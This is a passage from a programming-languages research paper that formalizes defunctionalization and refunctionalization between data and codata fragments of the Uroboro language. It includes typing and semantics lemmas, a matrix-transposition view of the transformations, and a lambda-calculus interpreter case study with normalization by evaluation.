The data fragment supports the definition of data types and of functions that pattern match on their first argument. Hence a function is defined by one equation per constructor that could have been used to create the function's first argument. The exact syntax of this fragment is given in Figure 6a and Figure 6b. The restriction to functions that pattern match on their first argument is visible throughout the grammar: The syntax of function signatures $fun(\sigma, \tau^*)$ requires that we declare the type of at least one argument, the syntax of function calls $fun(s, t^*)$ requires that we provide at least one actual argument, and the syntax of equations $fun(con(x^*), y^*) = t$ hard-codes the fact that we are pattern matching exactly on the top-level structure of the first argument. To avoid nondeterminism or ambiguities, we assume that all equations of a function match against different constructor names.

The definition of evaluation contexts \mathcal{E} and values v make it clear that the semantics of the data fragment uses call-by-value for function calls, evaluates arguments left-to-right, and has strict data constructors. In this regard, the data fragment is entirely standard.

3.2 Restricted Pattern Matching

The data fragment is unusual in that it supports only the very restricted form of pattern matching on the top-level structure of the first function argument. More liberal languages with pattern matching define a grammar of potentially nested patterns and allow arbitrary patterns for all function arguments in the left-hand sides of equations. The problem with this more liberal treatment of pattern matching is that it is not clear what nested pattern matching or pattern matching on multiple arguments should refunctionalize to. Fortunately, the restriction to top-level pattern matching on the first argument does not restrict the expressivity of our language, because we can desugar nested pattern matching or pattern matching on multiple arguments by introducing helper functions.

For example, the function sub from Figure 1 pattern matches on both function arguments. This can be desugared to the formally defined data fragment by introducing a helper function which performs the second pattern match as shown in Figures 7a and 7b. The basic idea is to bind the value that we want to pattern match on to a variable (here m) and then call the helper function (here aux) with that variable as first argument. The helper function can then perform the pattern match. The right-hand sides of the original equations are copied to the right-hand sides of the helper function. In this case, the original function was recursive, so the desugared function and the helper function will be mutually recursive.

Under the name “disentanglement”, this desugaring is performed manually in many works on interderiving semantic artifacts (for example, see Ager et al. 2003). Setzer et al. (2014) call it unnesting and show how to extract an unnesting algorithm from

function $sub(Nat, Nat) : Nat$ **where**

$sub(zero(), x) = zero()$
 $sub(succ(x), zero()) = succ(x)$
 $sub(succ(x), succ(y)) = succ(sub(x, y))$

(a) Avoiding the catch-all pattern x in sub 's second equation in Figure 1.

function $sub(Nat, Nat) : Nat$ **where**

$sub(zero(), x) = zero()$
 $sub(succ(x), m) = aux(m, x)$

function $aux(Nat, Nat) : Nat$ **where**

$aux(zero(), x) = succ(x)$
 $aux(succ(y), x) = sub(x, y)$

(b) Avoiding to match on the second argument of sub in (a).

codata Nat **where**

$Nat.sub(Nat) : Nat$
 $Nat.aux(Nat) : Nat$

function $zero() : Nat$ **where**

$zero().sub(x) = zero()$
 $zero().aux(x) = succ(x)$

function $succ(Nat) : Nat$ **where**

$succ(x).sub(m) = m.aux(x)$
 $succ(y).aux(x) = x.sub(y)$

(c) Refunctionalized version of sub in (b).

Figure 7. Subtraction in the data and codata fragments.

a coverage checker for their dependently-typed language with pattern matching and copattern matching. A similar transformation is performed when a compiler transforms a pattern match into a decision tree.

3.3 The Codata Fragment

The codata fragment is in many ways dual to the data fragment. It supports the definition of codata types and of functions that copattern match on the function result. Hence a function is defined by one equation per destructor that could be used to destruct the function's result. The exact syntax of this fragment is given in Figure 6a and Figure 6c. As with the data fragment, we hard-code the restriction to function definition by copattern matching into the syntax of equations, and we assume that all equations of a function match against different destructor names.

The definition of evaluation contexts \mathcal{E} makes it clear that exactly like with the data fragment, the semantics of the codata fragment uses call-by-value for function calls and evaluates arguments left-to-right. Destructor calls are also evaluated according to the call-by-value strategy. In this regard, the codata fragment doesn't differ from the data fragment. This might come as a surprise:

$$\begin{aligned}
& x \equiv x \\
& \text{fun}(s, t_1, \dots, t_n) \equiv s'.des(t'_1, \dots, t'_n) \quad \text{if } \text{fun} \equiv des, s \equiv s', t_1 \equiv t'_1, \dots, \text{and } t_n \equiv t'_n \\
& \text{con}(t_1, \dots, t_n) \equiv \text{fun}(t'_1, \dots, t'_n) \quad \text{if } \text{con} \equiv \text{fun}, t_1 \equiv t'_1, \dots, \text{and } t_n \equiv t'_n \\
& \text{(a) Rules for the relation } t \equiv t' \text{ between defunctionalized and refunctionalized terms.}
\end{aligned}$$

$$\begin{aligned}
& \langle x \rangle^r = x \\
& \langle \text{fun}(s, t_1, \dots, t_n) \rangle^r = \langle s \rangle^r. \langle \text{fun} \rangle^r(\langle t_1 \rangle^r, \dots, \langle t_n \rangle^r) \\
& \langle \text{con}(t_1, \dots, t_n) \rangle^r = \langle \text{con} \rangle^r(\langle t_1 \rangle^r, \dots, \langle t_n \rangle^r) \\
& \text{(b) Refunctionalisation } \langle t \rangle^r \text{ of terms.}
\end{aligned}$$

$$\begin{aligned}
& \langle x \rangle^d = x \\
& \langle s.des(t_1, \dots, t_n) \rangle^d = \langle des \rangle^d(\langle s \rangle^d, \langle t_1 \rangle^d, \dots, \langle t_n \rangle^d) \\
& \langle \text{fun}(t_1, \dots, t_n) \rangle^d = \langle \text{fun} \rangle^d(\langle t_1 \rangle^d, \dots, \langle t_n \rangle^d) \\
& \text{(c) Defunctionalization } \langle t \rangle^d \text{ of terms.}
\end{aligned}$$

Figure 8. Defunctionalization and refunctionalization of terms.

$$\begin{aligned}
& \text{"fun}(\sigma, \tau_1, \dots, \tau_n) \in \text{prg} \iff \text{"}\sigma.des'(\tau_1, \dots, \tau_n)\text{"} \in \text{prg}' \quad \text{if } \text{fun} \equiv des' \text{ and } \text{prg} \equiv \text{prg}' \\
& \text{"con}(\tau_1, \dots, \tau_n) \in \text{prg} \iff \text{"fun}'(\tau_1, \dots, \tau_n) \in \text{prg}' \quad \text{if } \text{con} \equiv \text{fun}' \text{ and } \text{prg} \equiv \text{prg}' \\
& \text{"fun}(\text{con}(x_1, \dots, x_n), y_1, \dots, y_k) = t \in \text{prg} \iff \text{"fun}'(x_1, \dots, x_n).des'(y_1, \dots, y_k) = t' \in \text{prg}' \\
& \quad \text{if } \text{fun} \equiv des', \text{con} \equiv \text{fun}', t \equiv t' \text{ and } \text{prg} \equiv \text{prg}' \\
& \text{(a) Intended consequences of the relation } \text{prg} \equiv \text{prg}' \text{ between defunctionalized and refunctionalized programs.}
\end{aligned}$$

$$\begin{aligned}
& \langle \text{prg} \rangle^r = \{ \text{codata } \sigma \text{ where} \\
& \quad \{ \sigma. \langle \text{fun} \rangle^r(\tau_1, \dots, \tau_n) : \tau \\
& \quad \mid \text{"fun}(\sigma, \tau_1, \dots, \tau_n) : \tau \in \text{prg} \} \\
& \quad \mid \text{"data } \sigma \dots \in \text{prg} \} \\
& \cup \{ \text{function } \langle \text{con} \rangle^r(\tau_1, \dots, \tau_n) \text{ where} \\
& \quad \{ \langle \text{con} \rangle^r(x_1, \dots, x_n). \langle \text{fun} \rangle^r(y_1, \dots, y_k) = \langle t \rangle^r \\
& \quad \mid \text{"fun}(\text{con}(x_1, \dots, x_n), y_1, \dots, y_k) = t \in \text{prg} \} \\
& \quad \mid \text{"con}(\tau_1, \dots, \tau_n) : \tau \in \text{prg} \} \\
& \text{(b) Refunctionalisation } \langle \text{prg} \rangle^r \text{ of programs.}
\end{aligned}$$

$$\begin{aligned}
& \langle \text{prg} \rangle^d = \{ \text{data } \sigma \text{ where} \\
& \quad \{ \langle \text{fun} \rangle^d(\tau_1, \dots, \tau_n) : \tau \\
& \quad \mid \text{"fun}(\tau_1, \dots, \tau_n) : \tau \in \text{prg} \} \\
& \quad \mid \text{"codata } \sigma \dots \in \text{prg} \} \\
& \cup \{ \text{function } \langle des \rangle^d(\sigma, \tau_1, \dots, \tau_n) \text{ where} \\
& \quad \{ \langle des \rangle^d(\langle \text{fun} \rangle^d(x_1, \dots, x_n), y_1, \dots, y_k) = \langle t \rangle^d \\
& \quad \mid \text{"fun}(x_1, \dots, x_n).des(y_1, \dots, y_k) = t \in \text{prg} \} \\
& \quad \mid \text{"}\sigma.des(\tau_1, \dots, \tau_n) : \tau \in \text{prg} \} \\
& \text{(c) Defunctionalization } \langle \text{prg} \rangle^d \text{ of programs.}
\end{aligned}$$

Figure 9. Defunctionalization and refunctionalization of programs.

Shouldn't the codata fragment use some form of call-by-name evaluation to support infinite values? Indeed, there is support for infinite values, hidden in the definition of values v . In the codata fragment, function calls are values. This means that function calls are not performed until a destructor is called on the function's result.

3.4 Defunctionalization and Refunctionalization

To specify defunctionalization and refunctionalization, we can now define a one-to-one relationship between programs in the data and in the codata fragments. Both directions of this relationship can be implemented as transformations, that is, we can mechanically defunctionalize a program in the codata fragment to the related program in the data fragment; and we can mechanically refunctionalize a program in the data fragment to the corresponding program in the codata fragment. Since the relation is one-to-one, defunctionalization and refunctionalization are inverse to each other.

We assume that the transformations do not change variable names or type names, and that one-to-one relations $\text{fun} \equiv des$ and $\text{con} \equiv \text{fun}$ are set up to map function and constructor names in the data fragment to destructor and function names in the codata fragment, respectively. In all examples, we simply use the same names for related entities in the two fragments. In this formalization, we still make the potential renaming explicit to clarify the difference between function and constructor names which is not readily apparent from their uses in function respectively constructor calls.

We first define which terms t in the data language are related to which terms t' in the codata language, written $t \equiv t'$. The relation \equiv on terms is defined inductively on the syntax of terms by the rules in Figure 8a. The rules specify how function application in

the data fragment relates to destructor application in the codata fragment, and how constructor application in the data fragment relates to function application in the codata fragment. This is the same relationship as informally introduced in Figure 3.

Reading the rules for the \equiv relation on terms left-to-right, we can extract the recursive transformation from data terms to codata terms in Figure 8b. And reading the rules right-to-left, we can extract the recursive transformation from codata terms to data terms in Figure 8c. By construction, these transformations are inverse to each other. We also observe that \equiv relates data values with codata values. This allows us to lift \equiv as well as the transformations $\langle \cdot \rangle^d$ and $\langle \cdot \rangle^r$ to evaluation contexts by pointwise application.

We cannot specify the relation \equiv on programs in such a syntactic way because defunctionalization and refunctionalization operate on whole programs. In particular, they collect all function definitions and put them in a single data respectively codata type. We therefore specify the relation \equiv up to reordering of top-level definitions in terms of the containment of equations and function, constructor and destructor signatures in programs.

This specification is shown in Figure 9a. It describes how all parts of one program show up in the related program, just at different places. The first two lines describe how function, constructor and destructor signatures relate in the two fragments. Necessarily, these relationships mimic the relationships of function, constructor and destructor calls from Figure 8a. The last line of the specification describes that related programs basically have the same equations, but are written differently.

We can implement transformations between related programs by loops over the input program. The set comprehensions in

$\frac{\begin{array}{c} \text{"fun}(\tau_1, \dots, \tau_n) : \tau" \in \Sigma \\ \Gamma \vdash_{\Sigma} t_1 : \tau_1 \\ \vdots \\ \Gamma \vdash_{\Sigma} t_n : \tau_n \end{array}}{\Gamma \vdash_{\Sigma} \text{fun}(t_1, \dots, t_n) : \tau}$	$\frac{\begin{array}{c} \text{"con}(\tau_1, \dots, \tau_n) : \tau" \in \Sigma \\ \Gamma \vdash_{\Sigma} t_1 : \tau_1 \\ \vdots \\ \Gamma \vdash_{\Sigma} t_n : \tau_n \end{array}}{\Gamma \vdash_{\Sigma} \text{con}(t_1, \dots, t_n) : \tau}$	$\frac{\begin{array}{c} \text{"}\sigma.\text{des}(\tau_1, \dots, \tau_n) : \tau\text{"} \in \Sigma \\ \Gamma \vdash_{\Sigma} s : \sigma \\ \Gamma \vdash_{\Sigma} t_1 : \tau_1 \\ \vdots \\ \Gamma \vdash_{\Sigma} t_n : \tau_n \end{array}}{\Gamma \vdash_{\Sigma} s.\text{des}(t_1, \dots, t_n) : \tau}$
$\frac{\text{"}x : \tau\text{"} \in \Gamma}{\Gamma \vdash_{\Sigma} x : \tau}$	$\frac{\begin{array}{c} \text{"con}(\sigma_1, \dots, \sigma_n) : \sigma" \in \Sigma \\ \text{"fun}(\sigma, \tau_1, \dots, \tau_k) : \tau" \in \Sigma \\ x_1 : \sigma_1, \dots, x_n : \sigma_n, \\ y_1 : \tau_1, \dots, y_k : \tau_k \vdash_{\Sigma} t : \tau \end{array}}{\Sigma \vdash \text{fun}(\text{con}(x_1, \dots, x_n), y_1, \dots, y_k) = t \text{ ok}}$	$\frac{\begin{array}{c} \text{"fun}(\sigma_1, \dots, \sigma_n) : \sigma" \in \Sigma \\ \text{"}\sigma.\text{des}(\tau_1, \dots, \tau_k) : \tau\text{"} \in \Sigma \\ x_1 : \sigma_1, \dots, x_n : \sigma_n, \\ y_1 : \tau_1, \dots, y_k : \tau_k \vdash_{\Sigma} t : \tau \end{array}}{\Sigma \vdash \text{fun}(x_1, \dots, x_n).\text{des}(y_1, \dots, y_k) = t \text{ ok}}$
(a) Common typing rules.	(b) Additional typing rules for data fragment.	(c) Additional typing rules for codata fragment.
$\frac{\text{prg} \vdash t \rightsquigarrow t'}{\text{prg} \vdash \mathcal{E}[t] \rightsquigarrow \mathcal{E}[t']}$	$\frac{\begin{array}{c} \text{"fun}(\text{con}(x_1, \dots, x_n), y_1, \dots, y_k) = t" \in \text{prg} \\ \text{prg} \vdash \text{fun}(\text{con}(u_1, \dots, u_n), v_1, \dots, v_k) \rightsquigarrow \\ t[x_1 \mapsto u_1, \dots, x_n \mapsto u_n, y_1 \mapsto v_1, \dots, y_k \mapsto v_k] \end{array}}{\text{(e) Contraction rule for data fragment.}}$	$\frac{\begin{array}{c} \text{"fun}(x_1, \dots, x_n).\text{des}(y_1, \dots, y_k) = t" \in \text{prg} \\ \text{prg} \vdash \text{fun}(u_1, \dots, u_n).\text{des}(v_1, \dots, v_k) \rightsquigarrow \\ t[x_1 \mapsto u_1, \dots, x_n \mapsto u_n, y_1 \mapsto v_1, \dots, y_k \mapsto v_k] \end{array}}{\text{(f) Contraction rule for codata fragment.}}$
(d) Congruence rule.	(e) Contraction rule for data fragment.	(f) Contraction rule for codata fragment.

Figure 10. Static and dynamic semantics.

$$\begin{aligned} \text{sub}(s(s(z))), s(z)) &\rightsquigarrow \text{aux}(s(z), s(z)) \rightsquigarrow \text{sub}(s(z), z) \rightsquigarrow \text{aux}(z, z) \rightsquigarrow s(z) \\ s(s(z)).\text{sub}(s(z)) &\rightsquigarrow s(z).\text{aux}(s(z)) \rightsquigarrow s(z).\text{sub}(z) \rightsquigarrow z.\text{aux}(z) \rightsquigarrow s(z) \end{aligned}$$

Figure 11. Reduction sequences for computing $2 - 1 = 1$ using the programs in Figure 7b (upper sequence) and 7c (lower sequence). The identifiers succ and zero are abbreviated as s and z.

Figure 9b describe the steps necessary for refunctionalization of programs: We first loop over all data types in the original program and transform them to codata types. In the inner loop, for each data type σ , we collect all function signatures from the original program that have σ as first argument and transform them into destructor signatures for the newly created codata type. Then we loop over all constructor signatures in the original program and transform them to functions. In the inner loop, for each constructor con , we loop over all equations in the original program that pattern match on con and transform them into equations for the newly created function. Defunctionalization is defined similarly by the set comprehensions in Figure 9c. It is easy to see that these transformations implement the specification from Figure 9a and that they are inverse of each other, up to ordering of program elements.

For example, a refunctionalized version of the program in Figure 7b is shown in Figure 7c. These two programs are related by \rightleftharpoons . It is interesting to see how the helper function aux introduced in Section 3.2 gets refunctionalized to a helper destructor. In object-oriented programming, this corresponds to a typical approach of simulating double dispatch.

3.5 Typing

We now define a static type system for the data and codata fragments to show that defunctionalization and refunctionalization preserve typing. The well-typedness of expressions is defined with respect to a signature Σ which contains all function, constructor and destructor signatures that occur in a program (but not the equations), and a context Γ which contains type assignments for variables. The typing rules are formally defined in Figure 10 using rules for the following judgments: $\Gamma \vdash_{\Sigma} t : \tau$ means that expression t has type τ under signature Σ and context Γ , and $\Sigma \vdash \text{eqn} \text{ ok}$ means that equation eqn is well-typed under signature Σ .

The rules in Figure 10a are common to both language fragments. Note that in the data fragment, functions need to have at

least one argument, so n in rule FUN cannot be 0 if the rule is used to check an expression in the data fragment, but everywhere else in Figure 10, n or k can be 0. Figure 10b and Figure 10c list the typing rules for the data and codata fragments, respectively. Since the language fragments are both first-order and don't support local variable binding, typing is very simple. In particular, all binding occurrences of variables are in the left-hand sides of equations, and all bound occurrences are in the right-hand sides of equations, so the two rules for the $\Sigma \vdash \text{eqn} \text{ ok}$ judgment are the only rules that need to manipulate the typing context. A program is well-typed if all its equations are well-typed.

A program prg is complete with respect to a signature Σ if the equations in the program uniquely cover all combinations of functions and constructors induced by Σ . For the data fragment, this means that for all $\text{"con}(\sigma_1, \dots, \sigma_n) : \sigma" \in \Sigma$ and $\text{"fun}(\sigma_1, \tau_1, \dots, \tau_k) : \tau" \in \Sigma$, there is a unique t so that $\text{"fun}(\text{con}(x_1, \dots, x_n), y_1, \dots, y_k) = t" \in \text{prg}$. And for the codata fragment, it means that for all $\text{"fun}(\sigma_1, \dots, \sigma_n) : \sigma" \in \Sigma$ and $\text{"}\sigma_1.\text{dst}(\tau_1, \dots, \tau_k) : \tau" \in \Sigma$, there is a unique t so that $\text{"fun}(x_1, \dots, x_n).\text{des}(y_1, \dots, y_k) = t" \in \text{prg}$.

We can apply \rightleftharpoons , $\langle \cdot \rangle^r$ and $\langle \cdot \rangle^d$ to signatures Σ analogously to their definition on programs prg . We see that given $\Sigma \rightleftharpoons \Sigma'$ and $\text{prg} \rightleftharpoons \text{prg}'$, the program prg is complete with respect to Σ if and only if the program prg' is complete with respect to Σ' . We can use the same typing context Γ for related programs in the data and codata fragments because the names of variables and types remain unchanged during defunctionalization and refunctionalization. This allows us to state the following lemmas about the fact that \rightleftharpoons preserves typing for terms and equations:

Lemma 1. Given $\Sigma \rightleftharpoons \Sigma'$, $t \rightleftharpoons t'$, and $\tau \rightleftharpoons \tau'$, we can derive $\Gamma \vdash_{\Sigma} t : \tau$ if and only if we can derive $\Gamma \vdash_{\Sigma'} t' : \tau'$.

Proof. We prove each direction by induction on the typing derivation we are given. If it is the rule for variables, we are done, because

the typing context is unchanged. If it is one of the other rules, we use the induction hypotheses and one of the first two properties in Figure 9a to construct the corresponding derivation. \square

Lemma 2. Given $\Sigma \equiv \Sigma'$ and $\text{prg} \equiv \text{prg}'$, then all equations in prg are well-typed if and only if all equations in prg' are well-typed.

Proof. For each equation having to show its well-typedness, we pick the corresponding relation in the transformed program from which we know that it is already well-typed (by the third property in Figure 9a). We observe that the equations construct the same variables and finish the prove with Lemma 1. \square

3.6 Semantics

As mentioned before the function equations are used for rewriting, so we perform reduction steps until no rewriting rule can be used furthermore. In case of our data-language this means constructor calls and in case of our codata-language this means function calls.

We formally specify the dynamic semantics of the two language fragments by rules for judgments of the form $\text{prg} \vdash t \rightsquigarrow t'$. This judgment states that given the equations in program prg , the term t reduces to t' in one step. The language fragments share the standard congruence rule in Figure 10d, albeit each fragment defines their own notion of evaluation context \mathcal{E} (in Figures 6b and 6c). We need only one additional reduction rule per language fragment to specify its semantics, because their equations have restricted shape.

For the data fragment, the rule in Figure 10e specifies how to execute a function call if the first argument has already been evaluated to a constructor application. In this case, the function call is replaced by the right-hand side of the equation for that particular function-constructor combination, with the free variables appropriately substituted. And for the codata fragment, the rule in Figure 10f specifies how to execute a destructor call if the first argument has already been evaluated to a function application. In this case, the destructor call is replaced by the right-hand side of the equation for that particular function-destructor combination, with the free variables appropriately substituted. For example, Figure 11 shows the reduction sequences that arise from computing $3 - 2$ using the definitions of sub from Figures 7b or 7c, respectively.

Lemma 3. If in either language fragment, Σ is the signature of prg , all equations in prg are well-typed, $\Gamma \vdash_{\Sigma} t : \tau$, and $\text{prg} \vdash t \rightsquigarrow t'$ then $\Gamma \vdash_{\Sigma} t' : \tau$.

Proof. We prove this by induction on the derivation of $\text{prg} \vdash t \rightsquigarrow t'$. For the congruence rule, we use induction on the evaluation context \mathcal{E} to construct the typing derivation which is necessary to use the induction hypothesis. For the other rules, we use the fact that all equations are well-typed and a standard substitution lemma (proven by induction on the structure of terms). \square

Lemma 4. If in either language fragment, prg is complete with respect to Σ , all equations in prg are well-typed, and $\Gamma \vdash_{\Sigma} t : \tau$, then either t is v , or there exists t' so that $\text{prg} \vdash t \rightsquigarrow t'$.

Proof. We prove this by induction on the derivation of $\Gamma \vdash_{\Sigma} t : \tau$. The case for variables is impossible because the context is empty. In the other cases, we apply the induction hypotheses for all sub-derivations, from left to right, until we find the first subexpression of t that is reducible. If we find a reducible subexpression, we construct a reduction derivation with the corresponding evaluation context. If all subexpressions of t are values, we find that either t is a value or t is reducible. In the latter case, since prg is complete with respect to Σ , we know that the equation, necessary to construct a reduction derivation for t , is available in prg .

We don't need a lemma for canonical forms, because in each of the fragments, there is only one form of values. \square

Lemma 5. Given $\text{prg} \equiv \text{prg}'$, $s \equiv s'$, and $t \equiv t'$, then $\text{prg} \vdash s \rightsquigarrow t$ if and only if $\text{prg}' \vdash s' \rightsquigarrow t'$.

Proof. We prove both directions by induction on the reduction derivation we are given. For the congruence rule, we use induction on the evaluation context \mathcal{E} to construct the reduction derivation necessary to use the induction hypothesis. This uses the similarity of the evaluation contexts for the two language fragments. For the other rules, we use the last property from Figure 9a and a lemma that states how \equiv interacts with substitution (proven by induction on the structure of terms). \square

The previous lemma shows that de- and refunctionalization preserve the operational semantics of terms in the strong sense that evaluation of related terms proceeds in lockstep. This allows us to study the operational behavior of a term by studying the operational behavior after de- or refunctionalizing it. In the case of definitional interpreters, this use case is particularly important, because studying the operational behavior of an interpreter corresponds to studying the operational behavior of the interpreted language.

Writing \rightsquigarrow^* for the reflexive, transitive closure of \rightsquigarrow , we can also state a weaker result about the result of the reduction of normalizing terms.

Lemma 6. Given $\text{prg} \equiv \text{prg}'$, $s \equiv s'$, and $v \equiv v'$, then $\text{prg} \vdash s \rightsquigarrow^* v$ if and only if $\text{prg}' \vdash s' \rightsquigarrow^* v'$.

Proof. We prove both directions by induction on the length of the reduction sequence, constructing a corresponding reduction sequence of equal length using Lemma 5 for every step. \square

With the last lemma it is clear that the transformation of a program evaluates to the same result and this with the same number of evaluation steps.

4. Transformations as Matrix Transpositions

We now want to highlight another way to view the two languages and their relation through de- and refunctionalization, namely as matrices and matrix transposition, respectively. Figure 12 shows how we can arrange the two programs from Figure 7 in matrices so that defunctionalization and refunctionalization correspond to matrix transposition.

If we unify the syntax of function and destructor calls (e.g., $\text{aux}(m, x)$ vs $m.\text{aux}(x)$) to only use the former variant, and do the same with declarations (e.g., write $\text{sub}(\text{Nat}, \text{Nat}) : \text{Nat}$ for both $\text{sub}(\text{Nat}, \text{Nat}) : \text{Nat}$ and $\text{Nat}.\text{sub}(\text{Nat}) : \text{Nat}$) we can also show both versions of the program in a single matrix:

	$\text{zero}() : \text{Nat}$	$\text{succ}(\text{Nat}) : \text{Nat}$
$\text{sub}(\text{Nat}, \text{Nat}) : \text{Nat}$	$\text{zero}()$	$\text{aux}(m, x)$
$\text{aux}(\text{Nat}, \text{Nat}) : \text{Nat}$	$\text{succ}(x)$	$\text{sub}(x, y)$

A row-by-row reading of the matrix corresponds to the program variant in Figure 12a, whereas a column-by-column reading corresponds to Figure 12b. This means that both defunctionalization and refunctionalization can be understood as matrix transpositions.

Adding a new row to the matrix means to extend the program with a new consumer, which could be done in a modular way in the data language to not have to scatter code and to avoid the expression problem. Analogously adding a new column means to extend the program with a new creator structure which could be done modularly in the codata language. If someone wants to add both, rows and columns, this can be achieved by repeatedly transposing the matrix using defunctionalization and refunctionalization.

data Nat where function sub(Nat, Nat) : Nat where function aux(Nat, Nat) : Nat where	zero() : Nat sub(zero(), x) = zero() aux(zero(), x) = succ(x)	succ(Nat) : Nat sub(succ(x), m) = aux(m, x) aux(succ(y), x) = sub(x, y)
--	---	---

(a) The program from Figure 7b arranged as a matrix.

codata Nat where function zero() : Nat where function succ(Nat) : Nat where	Nat.sub(Nat) : Nat zero().sub(x) = zero() succ(x).sub(m) = m.aux(x)	Nat.aux(Nat) : Nat zero().aux(x) = succ(x) succ(y).aux(x) = x.sub(y)
---	---	--

(b) The program from Figure 7c arranged as a matrix.

Figure 12. If we write programs as matrices, defunctionalization and refunctionalization correspond to matrix transposition.

If one organizes the matrix a bit differently, then it is not just a projection of the programs but one can reconstruct the programs from the matrix by a row-by-row or column-by-column, respectively, reading. For the data type reading, we can reconstruct the data declarations by assembling all constructors with the same return type to a data type declaration. The entries in the first column give us the signatures of the functions. Similarly, for the codata reading, we can assemble all destructors with the same first argument into a codata declaration. The first row gives us the signatures of the functions. Since we can organize the matrix such that all declarations that belong together are adjacent to each other, one linear pass through the matrix without book-keeping is sufficient to reconstruct all declarations.

But we cannot yet reconstruct the full function definitions because the binding positions of the variables are not specified. However, if we fix the names of variables to be, from left to right, $x0$, $x1$ etc., we can avoid the issue. This works because there is only one way to write the left hand side of an equation (see Section 3.1). In this version, the matrix for the example looks like this:

	zero() : Nat	succ(Nat) : Nat
sub(Nat,Nat) : Nat	zero()	aux(x1,x0)
aux(Nat,Nat) : Nat	succ(x0)	sub(x1,x0)

We have implemented a prototype of Uroboro in which the full program is stored as a matrix as above and in which we use a standard matrix transposition function to perform defunctionalization and refunctionalization.

We believe that the idea to represent programs as matrices rather than as trees is interesting on its own. Furthermore, a matrix-like depiction of programs is standard in presentations about the expression problem. We have formalized this graphical metaphor.

5. Case Study

To illustrate the power of defunctionalization with full refunctionalization, we follow Reynolds (1972, Sec. 5) and consider a metacircular interpreter for the untyped lambda calculus, written in a language with higher-order functions. We will first present a meta interpreter where closures are represented by closures, then defunctionalize it to a syntactic interpreter, then extend the interpreter with normalization-by-evaluation, and then refunctionalize it back to the codata language.

5.1 The Object Language

We focus on the pure untyped lambda calculus, that is, application, lambda abstraction and variable occurrences, only adding a term `err` which leads to an immediate error when executing. We represent bound variables as de Bruijn indices. These changes will be useful later in this section, when we add reification of values to terms in order to achieve normalization by evaluation. In the data

```

codata Exp where
  Exp.eval(Env) : Val
function var(Nat) : Exp where
  var(name).eval(env) = env.index(name)
function app(Exp, Exp) : Exp where
  app(fun, arg).eval(env) =
    fun.eval(env).apply(arg.eval(env))
function fun(Exp) : Exp where
  fun(body).eval(env) = closure(body, env)
function err() : Exp where
  err().eval(env) = error()
codata Val where
  Val.apply(Val) : Val
function closure(Exp, Env) : Val where
  closure(body, env).apply(arg) = body.eval(cons(arg, env))
function error() : Val where
  error().apply(arg) = error()
function interpret(Exp) : Val where
  interpret(e) = e.eval(nil())

```

Figure 13. Meta Interpreter

fragment of Uroboro, we can express this abstract syntax as a data structure `Exp` shown in Figure 14.

The data type `Exp` supports variables (`var`), lambda expressions (`fun`) and application (`app`). Note that our use of de Bruijn indices means that we don't store binding variable occurrences in the fun nodes. Instead, bound variable occurrences count how many lambdas we have to jump over before we find the lambda with the binding occurrence. For example, the term $double \equiv \lambda f. \lambda x. f(fx) \equiv \lambda \lambda 1(1\ 0)$ is represented as follows:

```

fun(fun(app(var(succ(zero()))),
          app(var(succ(zero()))),
          var(zero()))))

```

5.2 Metacircular Interpretation

Using codata types to encode higher-order functions, we can closely follow Reynolds's (1972) metacircular interpreter as shown in Figure 13. Unlike Reynolds, we also represent `Exp` as refunctionalized data structure using a codata type because we want to focus on the codata fragment of Uroboro for the meta interpreter.

Both environments and values are represented by codata types. Since environments for de Bruijn indices are, apart from the element type, identical to lists as defined in Figure 2, we do not repeat its definition here and assume that they are defined as in Section 2

```

data Exp where
  var(Nat) : Exp
  app(Exp, Exp) : Exp
  fun(Exp) : Exp
  err() : Exp
data Val where
  closure(Exp, Env) : Val
  error() : Val
function eval(Exp, Env) : Val where
  eval(var(x), env) = index(env, x)
  eval(app(e1, e2), env) =
    apply(eval(e1, env), eval(e2, env))
  eval(fun(body), env) = closure(body, env)
  eval(err(), env) = error()
function apply(Val, Val) : Val where
  apply(closure(body, env), arg) =
    eval(body, cons(arg, env))
  apply(error(), arg) = error()
function interpret(Exp) : Val where
  interpret(e) = eval(e, nil())

```

Figure 14. Defunctionalization of the interpreter in Figure 13 yields this more syntactic interpreter.

with the following superficial changes: The type is called `Env` instead of `List`, and the type of list elements is `Val` instead of `Nat`. The helper function `closure` creates values. The main entry point is `interpret` which calls `eval` with an initial environment. Since we don't provide any built-in operations, we can use the empty environment here. Finally, the code of `eval` is distributed among the functions `var`, `app`, `fun`, and `err`, similar to a pure embedding (Hudak 1998) of the lambda calculus.

5.3 Defunctionalization to a Syntactic Interpreter

Defunctionalization of the codata types `Val`, `Env` and `Exp` yields the more syntactic interpreter shown in Figure 14. We only show the result of defunctionalizing `Val` and `Exp`; the defunctionalization of `Env` is as in Figure 4a.

A well-known benefit of defunctionalization is that it is usually easier to understand the memory layout of algebraic data types than to understand the memory layout of first-class functions. In this case, the defunctionalization makes it clear that values are stored as closures, and environments are stored as lists.

Defunctionalization also collects all cases of `eval` together into a function that is defined by pattern matching on the syntax of expressions. This suggests that defunctionalization and refunctionalization can describe the relationship between shallow and deep embedding of a language.

5.4 Reification

Another benefit of defunctionalization is that once we have a representation of a function (or rather, codata) space as algebraic data type, we can add more functions that pattern match on values of that type. In this case, let us add a function `reify` that takes a value and returns an expression in normal form which would evaluate to that value. In other words, let us implement normalization by evaluation (Berger and Schwichtenberg 1991).

For example, if `double` is the representation of $\lambda f.\lambda x.f(f\ x)$ from above, then the normal form of `double` applied to itself is the representation of $\lambda f.\lambda x.f(f(f(f\ x)))$. Using our `reify` function, we can compute this representation as follows:

```
reify(eval(app(double, double), nil()), zero())
```

```

data Val where
  closure(Exp, Env) : Val
  error() : Val
  -- step 4:
  resVar(Nat) : Val
  -- step 7:
  resApp(Val, Val) : Val
function apply(Val, Val) : Val where
  apply(closure(body, env), arg) =
    eval(body, cons(arg, env))
  apply(error(), arg) = error()
  -- step 6:
  apply(resVar(level), arg) =
    resApp(resVar(level), arg)
  -- step 9:
  apply(resApp(v1, v2), v3) =
    resApp(resApp(v1, v2), v3)
  -- step 1:
function reify(Val, Nat) : Exp where
  -- step 2:
  reify(error(), level) = err()
  -- step 3:
  reify(closure(body, env), level) =
    fun(reify(eval(body, cons(resVar(succ(level)), env)),
      succ(level)))
  -- step 5:
  reify(resVar(outer), inner) =
    var(sub(inner, outer))
  -- step 8:
  reify(resApp(v1, v2), level) =
    app(reify(v1, level), reify(v2, level))

```

Figure 15. Extending the syntactic interpreter from Figure 14 to implement normalization-by-evaluation.

Figure 15 shows all necessary changes to the vanilla syntactic interpreter in Figure 14. In order to understand how to come up with this implementation, we go through the necessary changes in an order they could have been done in.

